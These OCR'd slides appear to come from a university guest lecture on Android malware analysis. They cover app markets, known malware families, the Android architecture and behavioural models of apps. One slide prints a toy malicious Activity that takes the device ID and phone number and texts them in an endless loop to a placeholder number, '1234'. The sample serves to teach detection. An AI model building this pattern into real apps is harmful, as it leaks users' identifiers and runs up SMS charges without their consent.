Malware Analysis for Android Apps (Guest Lecture)

Speaker: Wei Chen


LFCS, School of Informatics
University of Edinburgh, UK

April 2, 2018


Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general


Android apps and markets




Android apps and markets



Example: Flashlight





Example: Flashlight

“Why in the world would I want a flashlight app that collects so much info about me?” 

“This app is extremely bright and does its job well. I don’t know what others mean when they say that they have so many problems with it.”


Android malware & families

übergizmo Search this site Reviews Phones Computers Tutorials Events More

BaseBridge: new Android malware has been busy

By George Wong on 05/31/2011

As smartphones start to be become as popular as desktop computers, so do the malware used to that attack such platforms. The latest one to hit the Android platform is simply known as BaseBridge. The malware

PCWorld
Work. Life. Productivity.
NEWS REVIEWS HOW-TO VIDEO BUSINES
Security Games Productivity Audio Business

March 6, 2014

Dendroid malware can take over your camera, record audio, and sneak into Google Play

By Marc Rogers 2 Comments Recommend 320 Tweet 137

SECURITY ALERT Prac

McAfee Labs

Spitmo vs Zitmo: Banking Trojans Target Android

By Carlos Castillo on Sep 14, 2011

Home / Viruses


DroidDream Becomes Android Market Nightmare

How could we know what happens in a malware instance?

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general


Android Architecture



Java API Framework:

- Components: Activity, Service, Receiver, Content Provider, etc.
- Lifecycle: organisation of callbacks.
- Inter-procedural call: within a procedure call another procedure.
- Multiple entries: can be triggered by system events.
- Inter-component communication: start a component from another component.

Example: construct behavioural models



- control-dependences of events and API calls
- abstract API calls into permission-like phrases
- over-approximate behavioural aspects of apps
- model inter-component communication
- don’t model data-flows, reflection, or obfuscation

Example: construct behavioural models

Manifest file:

```
<activity android:name="com.example.Main" >
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <action android:name="com.main.intent" />
  </intent-filter>
</activity>
<receiver android:name="com.example.Receiver" >
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
```


Example: construct behavioural models

Activity:

```
public class Main extends
  Activity implements View.OnClickListener {
  private static String info = "";
  protected void onCreate(Bundle savedInstanceState) {
    Intent intent = getIntent();
    info = intent.getStringExtra("DEVICE_ID");
    info += intent.getStringExtra("TEL_NUM");
    SendSMSTask task = new SendSMSTask();
    task.execute(); }
  public void onClick (View v) {
    SendSMSTask task = new SendSMSTask();
    task.execute(); }
  private class SendSMSTask extends AsyncTask<Void, Void, Void> {
    protected Void doInBackground(Void... params) {
      while (true) {
        SmsManager sms = SmsManager.getDefault();
        sms.sendTextMessage("1234", null, info, null, null); }
      return null; }}}
```


Example: construct behavioural models

Activity's lifecycle:




Example: construct behavioural models


Activity's lifecycle:



Example: construct behavioural models

Activity's behaviour automaton:



